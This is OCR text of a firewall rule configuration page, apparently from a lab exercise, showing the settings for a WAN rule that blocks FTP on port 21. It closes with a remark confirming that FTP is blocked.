Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled — ☐ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface — WAN

Choose the interface from which packets must come to match this rule.

Address Family — IPv4

Select the Internet Protocol version this rule applies to.

Protocol — TCP

Choose which IP protocol this rule should match.

Source

Source — ☐ Invert match | Any | Source Address | /

Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination — ☐ Invert match | Any | Destination Address | /

Destination Port Range — FTP (21) | FTP (21)

Source

Source — ☐ Invert match | Any | Source Address | /

Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination — ☐ Invert match | Any | Destination Address | /

Destination Port Range — FTP (21) | FTP (21)

From | Custom | To | Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log — ☐ Log packets that are handled by this rule


Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description


A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options — Display Advanced

Save



Rules have been updated



Address restricted is shown hence FTP have been blocked